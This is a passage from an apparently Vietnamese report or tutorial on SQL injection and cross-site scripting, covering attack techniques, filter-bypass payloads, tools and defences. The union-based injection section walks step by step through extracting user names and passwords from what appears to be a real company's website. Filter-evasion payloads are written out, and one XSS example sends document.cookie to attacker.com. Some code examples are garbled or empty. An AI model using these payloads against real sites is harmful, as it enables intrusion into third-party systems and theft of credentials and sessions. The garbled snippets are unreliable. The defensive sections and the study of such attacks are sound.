việc này đều có sự tương tác với cơ sở dữ liệu nên các hacker hoàn toàn có thể sử dụng các biến server trong việc khai thác SQL injection.

Các addon của firefox hỗ trợ rất tốt những việc này, Tamper Data hay Live HTTP headers (đã được ví dụ ở trên) có thể giúp chúng ta bắt những request gửi từ client lên web server, từ đó chúng ta có thể dễ dàng thay đổi các biến server (http header...) trước khi gửi chúng tới server. Việc khai thác thông qua các biến server tương tự như khai thác thông qua cookie.

Tamper Data:



**Hình 2. 5 Ví dụ các biến server**

#### 2.1.4 Kỹ thuật khai thác

##### 2.1.4 .1 Với Boolean based và Time based Blind SQL injection

Boolean based: Cơ sở của kỹ thuật này là việc so sánh đúng sai để tìm ra từng ký tự của những thông tin như tên bảng, tên cột... Do đó, với dải giá trị chữ số, chữ cái (bao gồm cả hoa, thường), và một số ký tự đặc biệt, việc so khớp trở nên rất khó khăn và đòi hỏi nhiều thời gian. Do đó việc khai thác lỗi chủ yếu được tiến hành bằng tools.

Trong kỹ thuật Blind SQLi, chúng ta cũng có nhiều phương pháp khác nhau. Điểm khác biệt giữa các phương pháp này là sự tối ưu thời gian.

Time based: Giống như boolean based attacks chỉ khác nhau về cách suy diễn, nó dựa thời gian xử lý của cơ sở dữ liệu sau đó trả về kết quả để xác định câu truy vấn SQL thực hiện thành công.

##### 2.1.4.2 Union query based

###### a) Ý tưởng

Trong 1 trang web sẽ luôn có những vị trí để in dữ liệu ra dựa vào câu query (ví dụ để in ngày tháng năm: select sysdate();). Ta sẽ làm cho những vị trí đó không in ra được như người code mong muốn, mà in ra những thứ do ta điều khiển (như thông tin về user, password).

## b) Kiến thức cần biết

- Union dùng để hợp 2 bản ghi.
- Trong cơ sở dữ liệu luôn có 1 database là information\_schema, đây là 1 metadata, bao gồm tất cả dữ liệu trong cơ sở dữ liệu. Dựa vào đây, ta có thể tìm tên bảng, tên cột.
- Sử dụng lệnh union thì 2 câu query phải có số cột được select bằng nhau (ví dụ: select **1, 2, 3** from users union select **4, 5, 6** from users). Tuy nhiên, thông qua union, kẻ tấn công dễ dàng có thể truyền vào 1 câu truy vấn khai thác các thông tin từ CSDL:
  - Xác định số cột trong mệnh đề select: Nếu STT của cột nhỏ hơn hoặc bằng số cột liệt kê trong truy vấn => thực hiện thành công; ngược lại trả về thông báo lỗi.
  - Đoán tên bảng, tên cột.
  - Kiểm tra kiểu dữ liệu.
  - Trích xuất dữ liệu trái phép.
  - Thực hiện tất cả nguy cơ trên đối với các CSDL khác nếu tồn tại lỗ hổng phân quyền trên DBMS.

## c) Ví dụ

- Đối tượng: <http://www.nhuaphucthinh.com.vn/product.php?id=11>  
Giả sử câu query như sau: select id, content, abc, xyz... where id=7
- Note: Số 7 ở trên đường link chính là biến gửi lên server theo phương thức GET. Chúng ta thực hiện tấn công tại đây.
  - **STEP 1:** Lợi dụng order by để biết được câu query đầu có bao nhiêu cột.

### Ví dụ:

select username, password from users order by 1 => sắp xếp theo username  
select username, password from users order by 2 => sắp xếp theo password  
select username, password from users order by 3 => không có => Error!

Theo victim này, ta biết được có 11 cột!

Query: <http://www.nhuaphucthinh.com.vn/product.php?id=11 order by 11>

Tìm xem những vị trí nào có thể in thông tin ra được:

<http://www.nhuaphucthinh.com.vn/product.php?id=null union select 1,2,3,4,5,6,7,8,9,10,11>

Kết quả:






Như vậy vị trí 3, 5, 6 có thể in thông tin!

- **STEP 2:**

Tìm tên bảng thông qua vị trí số 3:


Query: [http://www.nhuaphuchthinh.com.vn/product.php?id=null%20union%20select%201,2,group\\_concat\(table\\_name\),4,5,6,7,8,9,10,11%20from%20information\\_schema.tables%20where%20table\\_schema=database\(\)](http://www.nhuaphuchthinh.com.vn/product.php?id=null%20union%20select%201,2,group_concat(table_name),4,5,6,7,8,9,10,11%20from%20information_schema.tables%20where%20table_schema=database())



- **STEP 3:**

Đột nhập vào bảng user tìm column:

Query: [http://www.nhuaphuchthinh.com.vn/product.php?id=null%20union%20select%201,2,group\\_concat\(column\\_name,'%0A'\),4,5,6,7,8,9,10,11%20from%20information\\_schema.columns%20where%20table\\_name=0x75736572](http://www.nhuaphuchthinh.com.vn/product.php?id=null%20union%20select%201,2,group_concat(column_name,'%0A'),4,5,6,7,8,9,10,11%20from%20information_schema.columns%20where%20table_name=0x75736572)



Lấy thông tin:

Query: [http://www.nhuaphuchthinh.com.vn/product.php?id=null%20union%20select%201,2,group\\_concat\(UseName,'%0A',UsePass,'%0A'\),4,5,6,7,8,9,10,11%20from%20user](http://www.nhuaphuchthinh.com.vn/product.php?id=null%20union%20select%201,2,group_concat(UseName,'%0A',UsePass,'%0A'),4,5,6,7,8,9,10,11%20from%20user)

Kết quả:

Tim kiếm mặt hàng  Tất cả

- Bật phụ xe hơi »
- Bật phụ xe Mô tô »
- Bật phụ xe máy
- Áo mưa người lớn
- Áo mưa trẻ em
- Mặt Hàng Khác

VietnamNet.vn

Được thiết kế bởi Công Ty TNHH MTV TM SX NHỰA PHÚC THỊNH

### 2.1.4.3 Batched query

Đây là phương pháp áp dụng khả năng thực thi cùng lúc nhiều câu lệnh SQL của một số hệ quản trị cơ sở dữ liệu và khả năng hỗ trợ của ngôn ngữ lập trình. Phương pháp này rất mạnh mẽ và gây nguy hiểm ngay với hệ thống. Bằng cách thêm vào một dòng lệnh Update, Insert hay Delete, dữ liệu trong cơ sở dữ liệu của ứng dụng web không còn toàn vẹn nữa.

### 2.1.4.4 Order by clause

Không giống như các phương pháp trên, nội dung inject nằm trong mệnh đề điều kiện where. Trong phương pháp này, chúng ta sẽ cố gắng tiêm mã script vào mệnh đề order. Chúng ta hãy xem đến một kịch bản sau:

Người lập trình muốn liệt kê sản phẩm của công ty bao gồm các thông tin: Mã sản phẩm, Tên sản phẩm, Ngày tháng... và có chức năng cho phép người dùng tùy chỉnh xem họ muốn sắp xếp theo thứ tự ngày tháng, theo tên hay mã của sản phẩm.

Câu truy vấn được xây dựng như sau:

```
select pId, pTime, pName from Products where [somewhat]
order by $varOrder
```

Trong trường hợp này chúng ta không thể thêm trực tiếp một mệnh đề sub select thông qua từ khóa union như mọi khi được. Một cách khai thác đó là sử dụng BATCHED QUERY hoặc có thể tham khảo cách sau:

```
select pId, pTime, pName from Products where [somewhat]
order by
(case when (select ascii(substring(password, 1, 1))
from Users where username = 'hanhnhb') = 48
then pID else pTime
end
);
```

### 2.1.4.5 Một số kỹ thuật vượt qua cơ chế lọc

a) Cắt bớt nội dung truy vấn

Trong trường hợp muốn lờ đi những đoạn script trong câu truy vấn. Ví dụ đối với đoạn xử lý dưới đây, trong câu truy vấn đòi hỏi điều kiện active=1 nhưng chúng ta có thể comment (--, -- -, --+, #, /\*, /\*\*/, //, ;%00...) và lờ nó đi. Khi khai thác chúng ta thường không biết nội dung còn lại của câu truy vấn làm công việc gì nên sử dụng comment trong trường hợp này rất hiệu quả.

```
$id = @$_REQUEST['id'];  
$query = "select * from users where id = ".$id." and active = 1";
```

Sau khi comment, truy vấn của chúng ta trở thành:

```
select * from users where id = 1 union select [column_list] from table -- and active = 1
```

## b) Bypass việc lọc các từ khóa

- Inline Comment

Inline comment được sử dụng rất hiệu quả trong việc bypass lọc các khoảng trắng. Có thể sử dụng các kí tự sau để bypass lọc khoảng trắng: /\*\*/, %20, %09, %0a, %0b, %0c, %0d, %a0). Ví dụ:

```
id=1/*avoid-spaces*/union/**/all/**/select/**/1,password/**/from/**/users
```

Hay bypass lọc các từ khóa (khả dụng với MySQL). Trong ví dụ dưới đây, từ khóa union và password nằm trong blacklist nên đã bị chặn, chúng ta có thể bypass bằng cách:

```
id=1/*!union*/all/**/select/**/1,/*!password*/from/**/users
```

- Thay thế các từ khóa

Khi khai thác SQL injection chúng ta thường sử dụng những từ khóa như: union, select, information\_schema... Nhiều trường hợp người lập trình chỉ đơn giản là thay thế những từ khóa đó đi:

```
string[] maliciousPattern = { "select", "union", "information_schema", "...", ... };  
foreach (string mp in maliciousPattern)  
{  
    requestString = requestString.Replace(mp, "filteredString");  
}
```

Chúng ta dễ dàng nhận thấy rằng đoạn mã xử lý trên còn thiếu sót. Nếu đơn thuần chỉ là pattern matching thì cách bypass cực kỳ đơn giản. Chúng ta hãy áp dụng case sensitive, khi đó chữ viết hoa và viết thường được hiểu khác nhau.

Lúc này thay vì sử dụng từ khóa: select, union... Chúng ta sẽ sử dụng: SeLEcT, UniOn...

Cơ sở của cách bypass này là những hệ quản trị cơ sở dữ liệu không phân biệt hoa thường với những từ khóa. Trong một số trường hợp, ứng dụng web sẽ lọc bỏ toàn bộ hay một phần từ khóa nào đó (union, select...). Ta sẽ bypass như sau:

id=1+uniunionon+SeLselectecT+1,2,3-- -

Sau khi union, select bị lọc bỏ bởi ứng dụng web, ta sẽ còn lại câu truy vấn đúng như sau:

id=1+union+SeLecT+1,2,3-- -

- Character encoding

Chúng ta có thể bypass khi WAF (Web Application Firewall) chặn các từ khóa bằng cách encode chúng. Rất nhiều ứng dụng WAF sẽ chỉ decode truy vấn một lần và lọc bỏ các từ khóa trong blacklist, khi đó chúng ta hãy encode 2 lần request như vậy có thể bypass được trong trường hợp này.

```
/*Original*/      id=1/*!union*/all/*!select*/1,/*!password*/from/*!users;--

/*Double encoding*/ id%253D1%252f%252a%2521union%252a%252fall%252f%252a%252a%252f
select%252f%252a%252a%252f1%252C%252f%252a%2521password%252a
%252ffrom%252f%252a%252a%252fusers%253B--
```

c)Bypass chặn nháy đơn, nháy kép

Chúng ta hãy xét một ví dụ trước khi tìm hiểu cụ thể cách bypass này.

```
id=1/**/union/**/all/**/select/**/column_name/**/
from/**/information_schema.columns/**/where/**/table_name='users';--
```

Trong kịch bản này, chúng ta đã biết được một bảng trong cơ sở dữ liệu có tên là users. Công việc tiếp theo là phải biết được tên cột trong bảng để lấy được thông tin của nó. Như trong câu truy vấn trên, chúng ta sử dụng điều kiện: table\_name='users'. Nhưng nếu cả dấu nháy đơn (') và dấu nháy kép (") đều bị WAF chặn thì chúng ta không thể sử dụng 'users' hay "users" được nữa. Vậy phải giải quyết vấn đề này như thế nào? Trong các hệ cơ sở dữ liệu built sẵn cho chúng ta function giải quyết rất tốt vấn đề này đó là hàm CHAR( ) (đối với Oracle là CHR()). Ví dụ trong câu truy vấn trên chúng ta sẽ bypass bằng cách:

```
/*[MySQL]*/...id=1/**/union/**/all/**/select/**/column_name/**/
from/**/information_schema.columns/**/where/**/
table_name=CHAR(117,115,101,114,115);--

/*[MS-SQL]*/...id=1/**/union/**/all/**/select/**/column_name/**/
from/**/information_schema.columns/**/where/**/
table_name=CHAR(117)+CHAR(115)+CHAR(101)+CHAR(114)+CHAR(115);--
```

Những lập trình viên php đều đã rất quen thuộc với hàm addslashes(). Hàm addslashes() có tác dụng thêm vào trước những ký tự đặc biệt như nháy đơn ('), nháy

kép ("), backslash (\), NUL (null byte) ký tự "\"" giúp hệ quản trị cơ sở dữ liệu không gặp khó khăn và nhầm lẫn khi xử lý chuỗi chứa các ký tự đó. Như vậy, khi chúng ta muốn inject vào câu truy vấn theo như kịch bản: name='someName' or '1'='1'-- thì kết quả không còn đúng như chúng ta mong đợi nữa.

d) Bypass lỗi "illegal mix of collation for operation UNION"

Trong một số hệ quản trị (thường thấy trong MySQL), các database, các table khi đã được set collation thì khi sử dụng từ khóa UNION sẽ bị báo lỗi "illegal mix of collation for operation UNION". Việc thiết lập collation (đối chiếu font mã hóa) có thể do chủ định của người thiết kế cơ sở dữ liệu hoặc do được thiết lập mặc định của MySQL. Trong trường hợp dùng union, chúng ta phải đảm bảo điều kiện giá trị select ở từng trường phải có kiểu mã tương ứng đã được định nghĩa. Theo mình đánh giá, lỗi này là khá phổ biến, đặc biệt đối với các CMS chạy Apache MySQL. Mọi người có thể tìm hiểu thêm tại địa chỉ: <http://bugs.mysql.com/bug.php?id=57926>.

Trong trường hợp này chúng ta có thể sử dụng các cách convert thành kiểu mã hóa phù hợp.

Ví dụ trong trường hợp sau:

```
select column1 from table1 union select column2 from table2
```

Trong câu truy vấn trên, nếu column1 đã được set collation là Unicode-UTF8 hay \_latin1 chẳng hạn, thì những gì được select từ column2 sẽ phải được convert thành mã tương ứng. Ta có thể ép kiểu như sau:

```
select column1 from table1
union select _latin1'value_selected_from_column2' from table2
```

Chúng ta có thấy nhược điểm trong cách bypass này là chúng ta phải biết được mã được collation là \_latin1. Một cách bypass theo mình là tốt hơn đó là sử dụng hàm mã hóa và giải mã hex và unhex.

#### 2.1.4.6 Một số tool khai thác

Hiện nay có rất nhiều công cụ quét lỗ hổng bảo mật (bao gồm SQL injection). Những công cụ này cho phép phát hiện và khai thác lỗ hổng SQL injection khá mạnh mẽ. Một số công cụ khai thác lỗ hổng SQL injection tự động hay được sử dụng như:

- Sqlmap
- The Mole (Digging up your data)
- Havij

#### 2.1.5 Phương pháp phòng chống và ngăn chặn

Ngay từ khái niệm, chúng ta đã có thể biết được cách phòng chống hiệu quả SQL injection chính là việc kiểm tra kỹ càng tham số đầu vào. Những tham số mà từ đó người lập trình website sử dụng để xây dựng lên câu truy vấn tới cơ sở dữ liệu.



Công việc kiểm tra tham số đầu vào (áp dụng phòng tránh lỗi SQL injection) nên được tiến hành theo nhiều tầng:

#### 2.1.5.1 Client

**Xây dựng các bộ lọc kiểm tra dữ liệu đầu vào:** đối với kiểu dữ liệu số, kiểu chuỗi phải có những hàm validate tương ứng.

#### 2.1.5.2 Server

- **Lọc dữ liệu từ người dùng:** Cách phòng chống này tương tự như XSS. Ta sử dụng filter để lọc các ký tự đặc biệt (; ' ") hoặc các từ khóa (SELECT, UNION) do người dùng nhập vào, hoặc các tham số từ url, các giá trị từ cookie. Nên sử dụng thư viện/function được cung cấp bởi framework. Viết lại từ đầu vừa tốn thời gian vừa dễ sơ sót.
- **Không cộng chuỗi để tạo SQL:** Sử dụng parameter thay vì cộng chuỗi. Nếu dữ liệu truyền vào không hợp pháp, SQL Engine sẽ tự động báo lỗi, ta không cần dùng code để check.
- **Không hiển thị exception, message lỗi:** Hacker dựa vào message lỗi để tìm ra cấu trúc database. Khi có lỗi, ta chỉ hiện thông báo lỗi chứ đừng hiển thị đầy đủ thông tin về lỗi, tránh hacker lợi dụng.
- **Phân quyền rõ ràng trong DB:** Nếu chỉ truy cập dữ liệu từ một số bảng, hãy tạo một account trong DB, gán quyền truy cập cho account đó chứ đừng dùng account root hay sa. Lúc này, dù hacker có inject được SQL cũng không thể đọc dữ liệu từ các bảng chính, sửa hay xóa dữ liệu.
- **Backup dữ liệu thường xuyên:** Dữ liệu phải thường xuyên được backup để nếu có bị hacker xóa thì ta vẫn có thể khôi phục được.

#### 2.1.5.3 Database

##### **Mật khẩu:**

Mật khẩu phải có độ dài tối thiểu 6 ký tự trở lên

Phải có ký tự đặc biệt @ \_ - ...

Phải có số [0123456789]

Sử dụng mật khẩu băm như SHA-2, hiện nay MD5 đang dần trở nên lỗi thời và có thể bị giải mã

#### 2.1.5.4 Sử dụng htaccess

Thay đổi cách thể hiện URL trên thanh địa chỉ để dấu các biến trong câu Query.

Ví dụ:

Mặc định: <http://example.com?id=123>

Cách hiển thị khác:

<http://example.com/example1>

<http://example.com/abc/123>

#### 2.1.5.5 Xác thực bên thứ ba

Nên xem xét hoàn toàn việc thuê ngoài toàn bộ quy trình xác thực của ứng dụng. Facebook, Twitter và Google đều cung cấp các API OAuth thông minh, có thể được sử dụng để cho phép người dùng đăng nhập vào trang web của bạn bằng tài khoản hiện có của họ trên các hệ thống đó. Điều này giúp bạn với tư cách là nhà phát triển ứng dụng khỏi thực hiện xác thực của riêng bạn và đảm bảo với người dùng của bạn rằng mật khẩu của họ chỉ được lưu trữ ở một vị trí duy nhất.

### 2.2 XSS(Cross Site Scripting)

#### 2.2.1 Khái niệm

Cross-Site Scripting hay còn được gọi tắt là XSS là một kỹ thuật tấn công bằng cách chèn vào các website động (ASP, PHP, CGI, JSP ...) những thẻ HTML hay những đoạn mã script nguy hiểm có khả năng đánh cắp hay thiết lập đọc những thông tin quan trọng như cookies, mật khẩu, username.... Trong đó, những đoạn mã nguy hiểm được chèn vào hầu hết được viết bằng các Client-Site Script như JavaScript, DHTML và cũng có thể là cả các thẻ HTML.

Phương pháp này không nhằm vào máy chủ hệ thống mà chủ yếu tấn công trên chính máy người sử dụng. Hacker sẽ lợi dụng sự kiểm tra lỏng lẻo từ ứng dụng và hiểu biết hạn chế của người dùng cũng như biết đánh vào sự tò mò của họ dẫn đến người dùng bị mất thông tin một cách dễ dàng.

Thông thường hacker lợi dụng địa chỉ URL để đưa ra những liên kết là tác nhân kích hoạt những đoạn chương trình được viết bằng ngôn ngữ máy khách như JavaScript...được thực thi trên chính trình duyệt của nạn nhân

#### 2.2.2 Phân loại

##### 2.2.2.1 Reflected XSS

Reflected XSS (Cross-Site Scripting) là một dạng tấn công XSS trong đó kẻ tấn công tìm cách chèn mã độc vào trang web thông qua các đường dẫn (URL) hoặc các biểu mẫu (form) trên trang web, và lừa đảo người dùng để thực hiện các hành động độc hại.

Trong một cuộc tấn công Reflected XSS, kẻ tấn công phải tạo ra một đường dẫn (URL) hoặc một biểu mẫu trên trang web chứa mã độc JavaScript. Sau đó, họ gửi đường dẫn hoặc biểu mẫu đó đến các người dùng thông qua email, tin nhắn, hoặc các phương tiện khác để lừa đảo họ click vào đường dẫn hoặc điền thông tin vào biểu mẫu. Khi người dùng thực hiện hành động này, mã độc sẽ được thực thi trên trình duyệt của họ, cho phép kẻ tấn công có thể đánh cắp thông tin quan trọng hoặc thực hiện các hành động độc hại.

#### 2.2.2.2 Stored XSS

Stored XSS là hình thức tấn công mà ở đó cho phép kẻ tấn công có thể chèn một đoạn script nguy hiểm (thường là Javascript) vào website của chúng ta thông qua một chức năng nào đó (vd: viết lời bình, guestbook, gửi bài..), để từ đó khi các thành viên khác truy cập website sẽ bị dính mã độc từ kẻ tấn công này, các mã độc này thường được lưu lại trong database của website chúng ta nên gọi là Stored. Stored XSS phát sinh do chúng ta không lọc dữ liệu do thành viên gửi lên một cách đúng đắn, khiến cho mã độc được lưu vào Database của website.

#### 2.2.2.3 DOM-based XSS

DOM XSS là một dạng tấn công nơi mã độc được chèn vào cây DOM của trang web, thay vì tấn công thông qua phản hồi từ máy chủ, DOM XSS tấn công trực tiếp bên trình duyệt và thay đổi hành vi của trang web.

Trong một cuộc tấn công DOM-based XSS, hacker thường chèn mã độc JavaScript vào trang web bằng cách thay đổi các giá trị của các thành phần DOM như URL, cookie, hoặc các thẻ HTML. Khi người dùng truy cập vào trang web đó, mã độc sẽ được thực thi trên trình duyệt của họ, cho phép hacker có thể lấy được thông tin quan trọng hoặc thực hiện các hành động độc hại.


#### 2.2.3 Các con đường khai thác

##### 2.2.3.1 Thực thi mã độc từ URL

Kẻ tấn công sẽ tạo một URL chứa đoạn mã độc, sau đó gửi URL này cho nạn nhân thông qua email, tin nhắn, trang web giả mạo, hoặc các phương tiện truyền thông khác. Khi nạn nhân nhấp vào liên kết đó, đoạn mã độc sẽ được thực thi trên trình duyệt của nạn nhân, cho phép kẻ tấn công thực hiện các hành động độc hại trên trình duyệt của nạn nhân.

##### 2.2.3.2 Thực thi mã độc từ các biểu mẫu đầu vào

Kẻ tấn công sẽ chèn các đoạn script vào các trường đầu vào trên biểu mẫu của trang web, ví dụ như các trường nhập liệu hoặc các trường tìm kiếm. Nếu dữ liệu được gửi lên server không được kiểm tra kỹ lưỡng mà lưu trực tiếp vào cơ sở dữ liệu. Khi người dùng truy cập vào trang web chứa mã độc này thì những đoạn script sẽ được thực thi chung với quá trình load trang web.



Name *	<input type="text" value="Trung"/>
Message *	<input type="text" value="&lt;script&gt;alert(document.cookie)&lt;/script&gt;"/>
<input type="button" value="Sign Guestbook"/> <input type="button" value="Clear Guestbook"/>	



## **Hình 2. 6 Thực thi mã độc từ các biểu mẫu đầu vào**

Khi người dùng truy cập vào trang web có chức năng comment này , thì đoạn script sẽ được thực thi , và mở lên một cửa sổ thông báo

### **2.2.3.3 Thực thi mã độc từ phản hồi trả về từ máy chủ**

Kẻ tấn công sẽ tạo một đoạn mã độc và chèn nó vào một tham số trong URL của trang web . Khi người dùng truy cập vào trang web và nhập thông tin vào một trường tìm kiếm hoặc các trường đầu vào khác , thông tin này được gửi đến máy chủ . Máy chủ sẽ xử lý thông tin và tạo ra một phản hồi trả về cho trình duyệt của người dùng . Nếu đoạn mã độc đã được chèn vào URL , phản hồi của máy chủ có thể chứa đoạn mã độc , và khi nó được hiển thị trên trình duyệt của người dùng , đoạn mã độc sẽ được thực thi

### **2.2.3.4 Thực thi mã độc từ các phần mở rộng của trình duyệt**

Các phần mở rộng của trình duyệt, chẳng hạn như các tiện ích mở rộng (browser extensions), có thể sử dụng các API của trình duyệt để truy cập và thay đổi nội dung của trang web. Kẻ tấn công có thể tận dụng các lỗ hổng của các phần mở rộng này để chèn mã độc vào trang web và thực thi trên trình duyệt của người dùng.

Ví dụ, kẻ tấn công có thể tạo ra một phần mở rộng giả mạo, tự động cài đặt trên trình duyệt của người dùng, và sử dụng các API của trình duyệt để thực thi mã độc. Mã độc có thể được chèn vào các trang web mà người dùng truy cập, và sau đó thu thập thông tin nhạy cảm của người dùng hoặc lừa đảo người dùng thực hiện các hành động độc hại.

## **2.2.4 Kỹ thuật khai thác**

### **2.2.4.1 XSS vào trong thẻ HTML và các thẻ thuộc tính của thẻ HTML**

Kỹ thuật khai thác XSS giữa các thẻ trong HTML (hay còn gọi là "tag injection") là một kỹ thuật tấn công web phổ biến, trong đó kẻ tấn công chèn các thẻ HTML độc hại vào trong dữ liệu đầu vào của trang web để thực thi mã JavaScript độc hại khi trình duyệt hiển thị trang web đó.

Để thực hiện kỹ thuật khai thác này, kẻ tấn công sẽ tìm kiếm các trang web có lỗ hổng XSS giữa các thẻ, và chèn các thẻ HTML độc hại vào trong dữ liệu đầu vào của trang web. Ví dụ, nếu trang web cho phép người dùng đăng nhập và hiển thị tên người dùng trên trang chủ, kẻ tấn công có thể chèn một đoạn mã độc hại vào tên người dùng của mình để thực thi khi trang chủ được hiển thị, như đã đề cập trong câu trả lời trước.

Các thẻ HTML độc hại có thể được chèn vào trong dữ liệu đầu vào với các cú pháp như "<script>", "<iframe>", "<img>", "<a>"... và các thuộc tính của chúng như "src", "href", "onload"... Điều này cho phép kẻ tấn công thực thi các hành động độc hại như đánh cắp thông tin người dùng, thực hiện các hành động trên trang web thay vì người dùng, hoặc thậm chí điều khiển trình duyệt của người dùng để thực hiện các hành động độc hại khác.

Dưới đây là một số ví dụ về kỹ thuật khai thác XSS giữa các thẻ trong HTML (tag injection):

1. Chèn đoạn mã độc hại trong trường nhập liệu của một form đăng nhập:

```
<input type="text" name="username" value="<script> alert('XSS attack')</script>">
```

Khi người dùng nhập tên đăng nhập vào trường này, đoạn mã JavaScript độc hại sẽ được thực thi và hiển thị thông báo "XSS attack".

2. Chèn đoạn mã độc hại trong trường tìm kiếm của một trang web:

```
<input type="text" name="search" value="</script><script>alert('XSS attack')</script>">
```

Khi người dùng nhập từ khóa tìm kiếm vào trường này, đoạn mã JavaScript độc hại sẽ được chèn vào và thực thi khi trang web hiển thị kết quả tìm kiếm.

3. Chèn đoạn mã độc hại trong thẻ img:

```

```

Khi trang web hiển thị hình ảnh này, đoạn mã JavaScript độc hại sẽ được thực thi và hiển thị thông báo "XSS attack".

4. Chèn đoạn mã độc hại trong thẻ a và thuộc tính href:

```
<a href="javascript:alert('XSS attack')">Click here</a>
```

Khi người dùng nhấn vào liên kết này, đoạn mã JavaScript độc hại sẽ được thực thi và hiển thị thông báo "XSS attack".

5. Chèn đoạn mã độc hại trong thẻ script:

```
<script>
document.write('alert('XSS attack!');</script>";
    }
  }
</script>
```

Khi trang web được tải lên và người dùng nhập một từ khóa tìm kiếm, đoạn mã JavaScript độc hại sẽ được thực thi và các ô trong bảng HTML sẽ được thay đổi để hiển thị thông báo cảnh báo trên trình duyệt của người dùng.

2) Giả sử trang web có một hàm JavaScript để hiển thị danh sách sản phẩm như sau:

```
function displayProducts(category) {
  // fetch products from server and display them on the page
}
```

Nếu kẻ tấn công chèn đoạn mã JavaScript độc hại vào tham số của hàm như sau:

```
displayProducts("<script>alert('XSS attack!');</script>");
```

Khi trang web được tải lên và hàm JavaScript được gọi với tham số đó, đoạn mã JavaScript độc hại sẽ được thực thi và hiển thị một hộp thoại cảnh báo trên trình duyệt của người dùng.

3) giả sử trang web có một biến JavaScript để lưu trữ thông tin người dùng như sau:

```
var userInfo = {  
  name: "John",  
  age: 25,  
  address: "123 Main St"  
};
```

Nếu kẻ tấn công chèn đoạn mã JavaScript độc hại vào biến này như sau:

```
userInfo.address = "<script>alert('XSS attack!');</script>";
```

Khi trang web được tải lên và biến JavaScript được sử dụng để hiển thị thông tin người dùng, đoạn mã JavaScript độc hại sẽ được thực thi và hiển thị một hộp thoại cảnh báo trên trình duyệt của người dùng.

4) Giả sử trang web có một trường nhập liệu cho người dùng nhập vào thông tin tên của họ để đăng ký tài khoản. Trường nhập liệu này được xử lý bởi một đoạn mã JavaScript như sau:

```
function submitForm() {  
  var name = document.getElementById("name").value;  
  // send name to server to create new account  
}
```

Nếu kẻ tấn công chèn đoạn mã JavaScript độc hại vào trường nhập liệu tên như sau:

```
<script>  
  var xhr = new XMLHttpRequest();  
  xhr.open("POST", "http://attacker.com/steal.php", true);  
  xhr.setRequestHeader("Content-type", "application/x-www-form-urlencoded");  
  xhr.send("name=" + document.cookie);  
</script>
```

Khi người dùng nhập tên của họ vào trường nhập liệu và nhấn nút đăng ký, đoạn mã JavaScript độc hại sẽ được thực thi và gửi thông tin cookie của người dùng đến một máy chủ được kiểm soát bởi kẻ tấn công. Điều này có thể cho phép kẻ tấn công chiếm đoạt phiên đăng nhập của người dùng và thực hiện các hành động độc hại khác trên tài khoản của họ.

### 2.2.4.3 Xss mã hóa HTML

Kỹ thuật khai thác XSS sử dụng mã hóa HTML là một kỹ thuật phổ biến trong việc tấn công trang web bằng cách chèn đoạn mã độc hại vào các trang web và thực hiện các hành động độc hại trên trình duyệt của người dùng.

Khi tấn công bằng kỹ thuật này, kẻ tấn công sẽ chèn đoạn mã độc hại vào trang web bằng cách mã hóa các ký tự đặc biệt hoặc các ký tự HTML. Điều này giúp cho đoạn mã độc hại không bị thực thi khi trình duyệt hiển thị nó trên trang web, nhưng khi người dùng tương tác với nó, đoạn mã độc hại sẽ được giải mã và thực thi trên trình duyệt của người dùng.

Ví dụ: Giả sử có 1 trang web có URL và có đoạn code sau đây



Ta thử thêm “alert(1) và vào xem



Ta thấy dấu “ đã bị filter và không còn nữa. Vì vậy ta sẽ sử dụng kỹ thuật %26apos; là mã hóa URL encoding của ‘. Khi đó thì câu lệnh đã được thực hiện



Khi trang web được tải lên đoạn mã JavaScript độc hại sẽ được thực thi và hiển thị một hộp thoại cảnh báo trên trình duyệt của người dùng. Từ đó chúng ta có thể thực thi nhiều cuộc tấn công khác

#### 2.2.4.4 XSS thông qua Client-side template injection

- Client-side template là gì

- Phát sinh khi sử dụng khung mẫu phía máy khách nhúng động đầu vào của người dùng vào các trang web
- + Khi render 1 trang, framework sẽ quét nó để tìm các biểu thức mẫu và thực thi bất kỳ biểu thức nào mà nó gặp phải
- + Attacker có thể khai thác điều này bằng cách cung cấp 1 biểu thức mẫu độc hại khởi chạy 1 cuộc tấn công xss, bypass qua sandbox AngularJS

- Sandbox AngularJS là gì

- Là 1 cơ chế ngăn chặn truy cập vào các đối tượng nguy hiểm tiềm ẩn, chẳng hạn như window, document
- Ngăn chặn truy cập vào thuộc tính nguy hiểm tiềm ẩn

Sandbox AngularJS cách hoạt động bằng cách phân tích cú pháp 1 biểu thức, viết lại JS, sau đó sử dụng các chức năng khác để kiểm tra xem mã được viết lại có chứa đối tượng nguy hiểm nào không

